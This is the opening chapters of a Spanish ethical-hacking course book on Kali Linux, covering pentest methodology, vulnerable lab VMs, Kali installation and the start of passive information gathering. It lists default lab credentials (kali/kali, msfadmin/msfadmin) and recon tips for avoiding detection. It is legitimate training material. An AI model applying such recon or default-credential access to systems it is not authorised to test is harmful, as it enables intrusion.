



Hacking con Kali Linux

Una Perspectiva Práctica

Alonso Eduardo
Caballero Quezada

Correo electrónico: reydes@gmail.com
Sitio web: www.reydes.com

Versión 3.4 - Julio del 2021

"KALI LINUX ™ is a trademark of Offensive Security."

Alonso Eduardo Caballero Quezada



Alonso Eduardo Caballero Quezada es EXIN Ethical Hacking Foundation Certificate, LPIC-1 Linux Administrator, LPI Linux Essentials Certificate, IT Masters Certificate of Achievement en Network Security Administrator, Hacking Countermeasures, Cisco CCNA Security, Information Security Incident Handling, Digital Forensics, Cybersecurity Management, Cyber Warfare and Terrorism, Enterprise Cyber Security Fundamentals, Phishing Countermeasures, Pen Testing, Basic Technology Certificate Autopsy Basics and Hands On, ICSI Certified Network Security Specialist (CNSS) y OPEN-SEC Ethical Hacker (OSEH). Ha sido instructor en el OWASP LATAM Tour Lima, Perú del año 2014, expositor en el 0x11 OWASP Perú Chapter Meeting 2016 y OWASP LATAM at Home 2020, además de Conferencista en PERUHACK 2014, instructor en PERUHACK2016NOT, y conferencista en 8.8 Lucky Perú 2017. Cuenta con más de dieciséis años de experiencia en el área y desde hace doce años labora como consultor e instructor independiente en las áreas de Hacking Ético & Forense Digital. Perteneció por muchos años al grupo internacional de seguridad RareGaZz y al grupo peruano de seguridad PeruSEC. Ha dictado cursos presenciales y virtuales en Ecuador, España, Bolivia y Perú, presentándose también constantemente en exposiciones enfocadas a Hacking Ético, Forense Digital, GNU/Linux y Software Libre. Su correo electrónico es ReYDeS@gmail.com y su página personal está en: <https://www.ReYDeS.com>.



<https://www.linkedin.com/in/alonscaballeroquezada/>



<https://www.facebook.com/alonsoleydes>



https://twitter.com/Alonso_ReYDeS



<https://www.youtube.com/c/AlonsoCaballero>



https://www.instagram.com/alonso_reydes/



<https://www.reydes.com>



<https://www.reydes.com/d/?q=contact>



Temario

Material Necesario	4
1. Metodología para una Prueba de Penetración	5
2. Máquinas Vulnerables	9
3. Introducción a Kali Linux	13
4. Capturar Información	19
5. Descubrimiento	33
6. Enumeración	41
7. Mapear Vulnerabilidades	53
8. Explotación	60
9. Atacar Contraseñas	89
10. Demostración de Explotación & Post Explotación	101
11. Curso Virtuales disponibles en Video	114



Material Necesario

Para desarrollar adecuadamente el presente documento, se sugiere instalar y configurar las máquinas virtuales de Kali Linux y Metasploitable 2, y sea utilizando VirtualBox, VMware Player, u otro software para virtualización.

- **Kali Linux VirtualBox 64-Bit OVA**

<https://images.kali.org/virtual-images/kali-linux-2021.2-virtualbox-amd64.ova>

- **Kali Linux VirtualBox 32-Bit OVA**

<https://images.kali.org/virtual-images/kali-linux-2021.2-virtualbox-i386.ova>

- **Metasploitable 2.**

Enlace: <https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

- **Software para Virtualización**


VirtualBox

Enlace: <https://www.virtualbox.org/wiki/Downloads>



1. Metodología para una Prueba de Penetración

El Curso Virtual de Hacking Ético está disponible en video:
https://www.reydes.com/d/?q=Curso_de_Hacking_Etico





Una Prueba de Penetración (Penetration Testing) es el proceso utilizado para realizar una evaluación o auditoría de seguridad de alto nivel. Una metodología define un conjunto de reglas, prácticas, procedimientos y métodos a seguir e implementar durante la realización de cualquier programa para auditoría en seguridad de la información. Una metodología para pruebas de penetración define una hoja de ruta con ideas útiles y prácticas comprobadas, las cuales deben ser manejadas cuidadosamente para poder evaluar correctamente los sistemas de seguridad.



Este y otros temas se incluyen en los siguientes cursos:

Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

1.1 Tipos de Pruebas de Penetración:

Existen diferentes tipos de Pruebas de Penetración, las más comunes y aceptadas son las Pruebas de Penetración de Caja Negra (Black-Box), las Pruebas de Penetración de Caja Blanca (White-Box) y las Pruebas de Penetración de Caja Gris (Grey-Box).

- **Prueba de Caja Negra.**

No se tienen ningún tipo de conocimiento anticipado sobre la red de la organización. Un ejemplo de este escenario es cuando se realiza una prueba externa a nivel web, y está es realizada únicamente con el detalle de una URL o dirección IP proporcionado al equipo de pruebas. Este escenario simula el rol de intentar irrumpir en el sitio web o red de la organización. Así mismo simula un ataque externo realizado por un atacante malicioso.

- **Prueba de Caja Blanca.**

El equipo de pruebas cuenta con acceso para evaluar las redes, y se le ha proporcionado los de diagramas de la red, además de detalles sobre el hardware, sistemas operativos, aplicaciones, entre otra información antes de realizar las pruebas. Esto no iguala a una prueba sin conocimiento, pero puede acelerar el proceso en gran magnitud, con el propósito de obtener resultados más precisos. La cantidad de conocimiento previo permite realizar las pruebas contra sistemas operativos específicos, aplicaciones y dispositivos residiendo en la red, en lugar de invertir tiempo enumerando aquello lo cual podría posiblemente estar en la red. Este tipo de prueba equipara una situación donde el atacante puede tener conocimiento completo sobre la red interna.

- **Prueba de Caja Gris**

El equipo de pruebas simula un ataque realizado por un miembro de la organización inconforme o descontento. El equipo de pruebas debe ser dotado con los privilegios



adecuados a nivel de usuario y una cuenta de usuario, además de permitirle acceso a la red interna.

1.2 Evaluación de Vulnerabilidades y Prueba de Penetración.

Una evaluación de vulnerabilidades es el proceso de evaluar los controles de seguridad interna y externa, con el propósito de identificar amenazas las cuales impliquen una seria exposición para los activos de la empresa.

La principal diferencia entre una evaluación de vulnerabilidades y una prueba de penetración, radica en el hecho de las pruebas de penetración van más allá del nivel donde únicamente se identifican las vulnerabilidades, y van hacia el proceso de su explotación, escalado de privilegios, y mantener el acceso en el sistema objetivo. Mientras una evaluación de vulnerabilidades proporciona una amplia visión sobre las fallas existentes en los sistemas, pero sin medir el impacto real de estas vulnerabilidades para los sistemas objetivos de la evaluación

1.3 Metodologías de Pruebas de Seguridad

Existen diversas metodologías open source, o libres las cuales tratan de dirigir o guiar los requerimientos de las evaluaciones en seguridad. La idea principal de utilizar una metodología durante una evaluación, es ejecutar diferentes tipos de pruebas paso a paso, para poder juzgar con una alta precisión la seguridad de los sistemas. Entre estas metodologías se enumeran las siguientes:

- Open Source Security Testing Methodology Manual (OSSTMM)
<https://www.isecom.org/research.html>
- The Penetration Testing Execution Standard (PTES)
http://www.pentest-standard.org/index.php/Main_Page
- Penetration Testing Framework
<http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html>
- OWASP Web Security Testing Guide
<https://owasp.org/www-project-web-security-testing-guide/>
- Technical Guide to Information Security Testing and Assessment (SP 800-115)
<https://csrc.nist.gov/publications/detail/sp/800-115/final>



- Information Systems Security Assessment Framework (ISSAF)
<http://www.oissg.org/issaf> [No disponible]
<https://web.archive.org/web/20181118213349/http://www.oissg.org/issaf> [Disponible]




Video del Webinar Gratuito: "Hacking Ético"
https://www.reydes.com/d/?q=videos_2019#wghe

04141082c48b3211b780ac532ead7dd536b88395e6ad114e3c4e98bebb6b55ec



2. Máquinas Vulnerables

El Curso Virtual de Hacking Aplicaciones Web está disponible en video:
https://www.reydes.com/d/?q=Curso_de_Hacking_Aplicaciones_Web





2.1 Maquinas Virtuales Vulnerables

Nada puede ser mejor a tener un laboratorio donde practicar los conocimientos adquiridos sobre Pruebas de Penetración. Esto aunado a la facilidad proporciona por el software para realizar virtualización, lo cual hace bastante sencillo crear una máquina virtual vulnerable personalizada o descargar desde Internet una máquina virtual vulnerable.

A continuación se detalla un breve listado de algunas máquinas virtuales creadas específicamente conteniendo vulnerabilidades, las cuales pueden ser utilizadas para propósitos de entrenamiento y aprendizaje en temas relacionados a la seguridad, hacking ético, pruebas de penetración, análisis de vulnerabilidades, forense digital, etc.

Este y otros temas se incluyen en los siguientes cursos:



Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

- **Metasploitable 3**

Enlace de descarga:

<https://github.com/rapid7/metasploitable3>

- **Metasploitable2**

Enlace de descarga:

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

- **Metasploitable**

Enlace de descarga:

<https://www.vulnhub.com/entry/metasploitable-1,28/>

Vulnhub proporciona materiales que permiten a cualquier interesado ganar experiencia práctica en seguridad digital, software de computadora y administración de redes. Incluye un extenso catálogo de maquinas virtuales y “cosas” las cuales se pueden de manera legal; romper, “hackear”, comprometer y explotar.

Sitio Web: <https://www.vulnhub.com/>

En el centro de evaluación de Microsoft se puede encontrar diversos productos para Windows,



incluyendo sistemas operativos factibles de ser descargados y evaluados por un tiempo limitado.

Sitio Web: <https://www.microsoft.com/en-us/evalcenter/>

2.2 Introducción a Metasploitable2

Metasploitable 2 es una máquina virtual basada en el sistema operativo GNU/Linux Ubuntu, creada intencionalmente para ser vulnerable. Esta máquina virtual puede ser utilizada para realizar entrenamientos en seguridad, evaluar herramientas de seguridad, y practicar técnicas comunes en pruebas de penetración.

Esta máquina virtual nunca debe ser expuesta a una red poco fiable, se sugiere utilizarla en modos NAT o Host-only.

```
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out' [ OK ]

[-----]
[-----]
[-----]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: _
```

Imagen 2-1. Consola presentada al iniciar Metasploitable2

Enlace de descarga: <https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>




Video del Webinar Gratuito: "Máquinas Virtuales para Hacking Web"
https://www.reydes.com/d/?q=videos_2017#wgmvhw

c3428178e028771de6577881488b7b7bd52cd39e5975525f3792c4f3dc2f1012



3. Introducción a Kali Linux

El Curso Virtual de Informática Forense está disponible en video:
https://www.reydes.com/d/?q=Curso_de_Informatica_Forense





Kali Linux es una distribución basada en GNU/Linux Debian, orientado a auditorias de seguridad y pruebas de penetración avanzadas. Kali Linux contiene cientos de herramientas, las cuales están destinadas hacia varias tareas en seguridad de la información, como pruebas de penetración, investigación en seguridad, forense de computadoras, e ingeniería inversa. Kali Linux ha sido desarrollado, fundado y mantenido por Offensive Security, una compañía de entrenamiento en seguridad de la información.

Kali Linux fue publicado en 13 de marzo del año 2013, como una reconstrucción completa de BackTrack Linux, adhiriéndose completamente con los estándares del desarrollo de Debian.

Este documento proporciona una excelente guía práctica para utilizar las herramientas más populares incluidas en Kali Linux, las cuales abarcan las bases para realizar pruebas de penetración. Así mismo este documento es una excelente fuente de conocimiento tanto para profesionales inmersos en el tema, como para los novatos.

El Sitio Oficial de Kali Linux es: <https://www.kali.org/>



Este y otros temas se incluyen en los siguientes cursos:

Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux
Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico

3.1 Características de Kali Linux

Kali Linux es una completa reconstrucción de BackTrack Linux, y se adhiere completamente a los estándares de desarrollo de Debian. Se ha puesto en funcionamiento toda una nueva infraestructura, todas las herramientas han sido revisadas y empaquetadas, y se utiliza ahora Git para el VCS.

- **Incluye más de 600 herramientas para pruebas de penetración:** Después de revisar cada herramienta incluida en BackTrack, se eliminaron un gran número de herramientas, las cuales ya sea simplemente no funcionaban o duplicaban lo proporcionado por otras herramienta de funcionalidades similares.
- **Es Libre y siempre lo será:** Kali Linux como BackTrack, es completamente libre de cargo, y siempre lo será. Nunca se pagará por Kali Linux.
- **Árbol Git Open Source:** Se está comprometido con el módulo para el desarrollo de fuente abierta, y el árbol de desarrollo esta disponible para todos lo vean. Todo el código fuente incluido en Kali Linux, está disponible para cualquiera quien requiera modificar o reconstruir los paquetes para satisfacer necesidades específicas.
- **Cumplimiento con FHS:** Kali Linux se adhiere al Estándar para la Jerarquía de Sistema de Archivos (Filesystem Hierarchy Standard), permitiendo a los usuarios de Linux fácilmente localizar binarios, archivos de soporte, librerías, etc.



- **Amplio soporte para dispositivos inalámbricos:** Un tema delicado con las distribuciones Linux es el soporte para la interfaces inalámbricas. Se ha construido Kali Linux para soportar tantos dispositivos inalámbricos como sea posible, permitiendo la ejecución apropiada de una amplia diversidad de hardware, haciéndolo compatible con numerosos dispositivos USB entre otros.
- **Kernel personalizado, con parches para inyección:** Como profesionales en pruebas de penetración, el equipo de desarrollo frecuentemente necesita realizar evaluaciones inalámbricas, por lo tanto se han incluido los últimos parches para realizar inyección.
- **Es desarrollado en un entorno seguro:** El equipo de Kali Linux está constituido de un pequeño grupo de individuos, quienes son los únicos confiables para enviar paquetes e interactuar con los repositorios, todo lo cual se hace utilizando múltiples protocolos de seguridad.
- **Paquetes y repositorios están firmados con GPG:** Cada paquete en Kali Linux está firmado por cada desarrollador individual, quien lo construye y envía, y los repositorios subsecuentemente firman el paquete también.
- **Soporta múltiples lenguajes:** Aunque las herramientas para pruebas de penetración tienden a ser escritas en inglés, se ha asegurado Kali Linux incluya un verdadero soporte multilenguaje, permitiendo a más usuarios operarlo en su lenguaje nativo, y localizar las herramientas necesarias para su trabajo.
- **Completamente personalizable:** Se entiende no todos pueden estar de acuerdo con las decisiones hechas, por lo cual se ha facilitado tanto como sea posible; para los usuarios más aventureros; la personalización de Kali Linux, incluyendo el kernel.
- **Soporte ARMEL y ARMHF:** Dado los sistemas de placa-única como Raspberry Pi y BeagleBone Black, entre otros, se están convirtiendo en más frecuentes y económicos, se conocía el soporte ARM de Kali Linux debería ser tan robusto como se pudiese gestionar, con instalaciones totalmente funcionales para sistemas ARMEL y ARMHF. Kali Linux está disponible sobre una amplia diversidad de dispositivos ARM, y tiene repositorios ARM integrados con una distribución principal, por lo cual herramientas para ARM son actualizadas en conjunción con el resto de la distribución.

Kali Linux está específicamente diseñado para las necesidades de los profesionales en pruebas de penetración, y por lo tanto toda la documentación asume un conocimiento previo, y familiaridad con el sistema operativo Linux en general.

3.2 Descargar Kali Linux

Nunca descargar las imágenes de Kali Linux desde otro lugar diferente a las fuentes oficiales.



Siempre asegurarse de verificar las sumas de verificación SHA256 de los archivos descargados, comparándolos contra los valores oficiales. Podría ser fácil para una entidad maliciosa modificar una instalación de Kali Linux conteniendo “exploits” o malware y hospedarlos de manera no oficial.

Kali Linux puede ser descargado como imágenes ISO para computadoras basadas en Intel, esto para arquitecturas de 32-bits o 64 bits. También puede ser descargado como máquinas virtuales previamente construidas para VMware Player y VirtualBox. Finalmente también existen imágenes para la arquitectura ARM, los cuales están disponibles para una amplia diversidad de dispositivos.

Kali Linux puede ser descargado desde la siguiente página:

<https://www.kali.org/get-kali/>

3.3 Instalación de Kali Linux

Kali Linux puede ser instalado en un disco duro como cualquier distribución GNU/Linux, también puede ser instalado y configurado para realizar un arranque dual con un Sistema Operativo Windows, de la misma manera puede ser instalado en una unidad USB, o instalado en un disco cifrado.

Se sugiere revisar la información detallada sobre las diversas opciones de instalación para Kali Linux, en la siguiente página: <https://www.kali.org/docs/installation/>

3.4 Credenciales por Defecto de Kali Linux

Kali Linux ha cambiado su política de usuario no root por defecto desde la liberación 2020.1. Esto significa:

Durante la instalación de imágenes amd64 e i386, consultará por la creación de una cuenta de usuario estándar.

Cualquier credencial por defecto del sistema operativo utilizando durante un inicio en vivo, o imagen previamente creada (como Máquina Virtual y ARM) será:

- User: kali
- Password: kali

Imagen Vagrant (basado en sus políticas):

- Username: vagrant
- Password: vagrant

Amazon EC2:



- User: kali
- Password: <ssh key>

El comando sudo permite a un usuario ejecutar un comando como superusuario u otro usuario, como es especificado en las políticas de seguridad

```
$ sudo ping  
[sudo] password for kali:
```

[*] La contraseña no será mostrada mientras sea escrita.

3.5 Iniciando Servicios de Red

Kali Linux incluye algunos servicios de red, los cuales son útiles en diversos escenarios, los cuales están deshabilitadas por defecto. Entre los servicios factibles de ser instalados y configurados en Kali Linux se enumeran: HTTP, Metasploit, PostgreSQL, OpenVAS , SSH, entre muchos otros más.

De requerirse iniciar manualmente el servicio HTTP, correspondiente al servidor HTTP Apache, se debe ejecutar el siguiente comando

```
$ sudo systemctl start apache2.service
```

Estos servicios también pueden iniciados y detenidos desde el menú: Applications -> Kali Linux -> 14 - System Services.

Kali Linux proporciona documentación oficial sobre varios de sus aspectos y características. La documentación está en constante trabajo y progreso. Esta documentación puede ser ubicada en la siguiente página:

<https://docs.kali.org/>

9520332a8ab01e019db938524700fe3f2586a7b536f78e14cf5f0dabd5c068e9




Imagen 3-1. Escritorio de Kali Linux

3.6 Herramientas de Kali Linux

Kali Linux contiene una gran cantidad de herramientas obtenidas desde diferentes fuentes relacionadas al campo de la seguridad y forense.

En el sitio web de Kali Linux se proporciona una lista de todas estas herramientas y una referencia rápida de las mismas.

<https://tools.kali.org/>



Video del Webinar Gratuito: "Fundamentos de Kali Linux"
https://www.reydes.com/d/?q=videos_2019#wgfkl




Video del Webinar Gratuito: "Kali Linux 2.0"
https://www.reydes.com/d/?q=videos_2015#wgkl20



4. Capturar Información

El Curso Virtual de Hacking con Kali Linux está disponible en video:
https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux





En esta fase se intenta recolectar la mayor cantidad de información posible sobre el objetivo en evaluación, como posibles nombres de usuarios, direcciones IP, servidores de nombre, y otra información relevante. Durante esta fase cada fragmento de información obtenida es importante y no debe ser subestimada. Tener en consideración, la recolección de una mayor cantidad de información, generará una mayor probabilidad para un ataque satisfactorio.

El proceso donde se captura la información puede ser dividido de dos maneras. La captura de información activa y la captura de información pasiva. En el primera forma se recolecta información enviando tráfico hacia la red objetivo, como por ejemplo realizar ping ICMP, y escaneos de puertos TCP/UDP. Para el segundo caso se obtiene información sobre la red objetivo utilizando servicios o fuentes de terceros, como por ejemplo motores de búsqueda como Google y Bing, o utilizando redes sociales como Facebook o LinkedIn.



Este y otros temas se incluyen en los siguientes cursos:

Curso OSINT Open Source Intelligence: https://www.reydes.com/d/?q=Curso_de_OSINT

Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

4.1 Fuentes Públicas

Existen diversos recursos públicos en Internet , los cuales pueden ser utilizados para recolectar información sobre el objetivo en evaluación. La ventaja de utilizar este tipo de recursos es la no generación de tráfico directo hacia el objetivo, de esta manera se minimizan las probabilidades de ser detectados. Algunas fuentes públicas de referencia son:

- The Wayback Machine:
<https://archive.org/web/web.php>
- Netcraft:
<https://searchdns.netcraft.com/>
- Robtex
<https://www.robtex.com/>
- CentralOps
<https://centralops.net/co/>



Video del Webinar Gratuito: “Búsqueda en Redes Sociales para OSINT”
<https://www.reydes.com/d/?q=videos#wgberspo>

